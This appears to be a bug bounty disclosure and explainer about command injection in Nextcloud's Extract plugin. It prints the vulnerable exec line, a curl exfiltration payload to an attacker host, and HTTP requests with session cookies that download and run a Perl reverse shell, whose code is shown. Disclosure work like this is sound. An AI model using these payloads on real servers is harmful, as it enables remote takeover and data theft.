Remote Code Execution via Extract App Plugin
The Extract app plugin passed user-controlled file and directory names directly into a shell command without sanitisation, allowing an authenticated attacker to inject arbitrary commands. This enabled remote code execution on the Nextcloud server, as demonstrated by downloading and executing a reverse shell.

- Triaged in 6 days
- Fixed in 7 days
- Disclosed after 37 days
Hi, I found a critical issue in the Add-on "Extract" listed in the Nextcloud Marketplace: https://apps.nextcloud.com/apps/extract (This extension can be installed directly from Nextcloud Application)
The vulnerability was found in file: extract/lib/Controller/ExtractionController.php line 102.
The affected code can be seen below:
if (extension_loaded ("rar")){
				$rar_file = rar_open($file);
				$list = rar_list($rar_file);
				var_dump($rar_file);
				foreach($list as $fileOpen) {
					$entry = rar_entry_get($rar_file, $fileOpen->getName());
					$entry->extract($dir); // extract to the current dir
					self::scanFolder('/'.$this->UserId.'/files'.$directory.'/'.$fileOpen->getName());
				}
				rar_close($rar_file);
			}else{
                ######## BUG HERE #########
				exec("unrar x \"".$file."\" -R \"".$dir."\" -o+",$output,$return);
                #########################
				foreach ($output as $val ) {
					if(preg_split('/ /', $val, -1, PREG_SPLIT_NO_EMPTY)[0] == "Extracting" &&
					preg_split('/ /', $val, -1, PREG_SPLIT_NO_EMPTY)[1] != "from"){
						$fichier = substr(strrchr($PATH, "/"), 1);
						self::scanFolder('/'.$this->UserId.'/files'.$directory.'/'.$fichier);
					}
				}
			}
The unrar line allows Command Injection via $file and $dir parameters, an attacker could use the following payload in order to exploit a Remote Command Execution in a Nextcloud Server and exfiltrate data via Curl requests.
nameOfFile=sample.rar"|curl www.attacker.com:443/data?id=$(id | base64)|"&directory=&external=0
Abusing this issue I was able to take full control of the demo instance: https://demo.nextcloud.com/lun0shai/
The steps to reproduce this PoC can be seen below:
- Create a demo instance in https://demo.nextcloud.com and login.
- Install the plugin Extract directly from the Apps menu:

- Once the Add-on is installed, the attacker needs to upload a sample.rar file:


- Then, the attacker needs to use the functionality "Extract Here" from the context menu and intercept the HTTP Request with BurpSuite:
Burp Interceptor:

- At this point, the attacker can manipulate the $nameOfFile and & $dir parameters to achieve Remote Code Execution in the Nextcloud Instance. This PoC of RCE was performed over a Demo Instance running the latest version of NextClou.
To achieve RCE over Demo Instance 2 payloads were needed:
a) The attacker needs to force the application to download a Perl Reverse Shell to /tmp folder using curl, this was achieved using the following HTTP Request:
Note: My server IP is: 138.68.1.244
HTTP Request:
POST /lun0shai/index.php/apps/extract/ajax/extractRar.php HTTP/1.1
Host: demo.nextcloud.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
requesttoken: v+/28PW5/gilVA9we7iR7yrAYLjQCiYpfyx4e+jIdPU=:24ODl5qN0WLLN14xF+vgrEC0EM/ifB55OxU1SIe+LcE=
OCS-APIREQUEST: true
X-Requested-With: XMLHttpRequest
Content-Length: 98
Connection: close
Cookie: oco9fwvj7vid=aashsh75p508m9qk0tdq0ahk8v; oc_sessionPassphrase=XmIYyFzOLH1JtcvmdyZ6JbO67Sh1lbdC6UlHe0FkyVXeu5e2gA%2FOloJaUrRkXAb8sDLgF2pQYpUh1NlHeS8rpppQZakBiTH3K9%2FwWAytej%2FCTkV9%2FurYyRaMVQWLbAyu; nc_sameSiteCookielax=true; nc_sameSiteCookiestrict=true; nc_username=admin; nc_token=eGciTpRb4Bu7DpG2ohUjUWhAd%2BjQGRbb; nc_session_id=aashsh75p508m9qk0tdq0ahk8v

nameOfFile=sample.rar"|curl http://138.68.1.244/shell.pl -o /tmp/shell2.pl|"&directory=&external=0
HTTP Response:
HTTP/1.1 200 OK
Date: Tue, 23 Apr 2019 08:24:50 GMT
Server: Apache
Strict-Transport-Security: max-age=15768000
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Content-Security-Policy: default-src 'none';base-uri 'none';manifest-src 'self';script-src 'nonce-bXBVNko3dWtWZnFVMzl3QnpTMHBlSkwvYlhhSWtLczZXelhlTFRkMGNJdz06L3ZsUFFOU1FlcEQ2dkkxQW9YNVlPL2lMSFFHNjVwTnFId3lUSGxnQ0tiZz0=';style-src 'self' 'unsafe-inline';img-src 'self' data: blob:;font-src 'self' data:;connect-src 'self' stun.nextcloud.com:443;media-src 'self';frame-src https://demo.nextcloud.com
X-Frame-Options: SAMEORIGIN
Content-Length: 4
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Robots-Tag: none
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
Content-Type: application/json; charset=utf-8
Connection: close

null
The above request wrote the following reverse shell in /tmp/shell.pl
use Socket;$i="138.68.1.244";$p=443;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");}
(At this point a Netcat Listener was running on my Server)

b) A second HTTP Request was needed to execute the Perl Reverse Shell and gain full shell access over the remote server (demo.nextcloud.com):
HTTP Request:
POST /lun0shai/index.php/apps/extract/ajax/extractRar.php HTTP/1.1
Host: demo.nextcloud.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
requesttoken: v+/28PW5/gilVA9we7iR7yrAYLjQCiYpfyx4e+jIdPU=:24ODl5qN0WLLN14xF+vgrEC0EM/ifB55OxU1SIe+LcE=
OCS-APIREQUEST: true
X-Requested-With: XMLHttpRequest
Content-Length: 66
Connection: close
Cookie: oco9fwvj7vid=aashsh75p508m9qk0tdq0ahk8v; oc_sessionPassphrase=XmIYyFzOLH1JtcvmdyZ6JbO67Sh1lbdC6UlHe0FkyVXeu5e2gA%2FOloJaUrRkXAb8sDLgF2pQYpUh1NlHeS8rpppQZakBiTH3K9%2FwWAytej%2FCTkV9%2FurYyRaMVQWLbAyu; nc_sameSiteCookielax=true; nc_sameSiteCookiestrict=true; nc_username=admin; nc_token=eGciTpRb4Bu7DpG2ohUjUWhAd%2BjQGRbb; nc_session_id=aashsh75p508m9qk0tdq0ahk8v

nameOfFile=sample.rar"|perl /tmp/shell2.pl|"&directory=&external=0


After these steps, my Server (IP: 138.68.1.244) received the Reverse Shell successfully and I was able to move freely over the Docker Instance of Nextcloud, reading even the config file as can be seen below:
An inbound connection from demo.nextcloud.com was received
Content of /config/config.php
Hope this could help to improve your security and check continuously the Applications that you spread using your market.
Please do not hesitate to contact me if you need any help to detect/resolve this issue.
Regards,
Impact
An authenticated user could use the Extract Plugin listed in the Apps Market of Nextcloud to achieve Remote Code Execution in any Nextcloud instance.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
The application concatenated user-supplied input directly into a shell command without escaping or validation.
Impact
An authenticated user could achieve remote code execution on a Nextcloud instance with the Extract plugin installed, leading to full server compromise.
What the attacker needed
A Nextcloud account; Extract plugin installed; ability to upload a .rar file
How it was found
- Create a demo instance and log in.
- Install the Extract plugin from the Apps menu.
- Upload a sample .rar file.
- Use the 'Extract Here' context menu action and intercept the HTTP request.
- Modify the nameOfFile and directory parameters to inject a command that downloads a reverse shell to /tmp.
- Send a second request with a modified nameOfFile parameter to execute the downloaded reverse shell.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When a program builds a command for the operating system by gluing together text from a user, special characters like quotes or pipes can break out of the intended command and run something else. Here, the Extract plugin did exactly that with the file name and folder name, so an attacker could make the server run their own commands. This is called command injection.
What is RCE?
Running the attacker's code on the target's servers: through command or code injection, unsafe deserialisation or template injection.



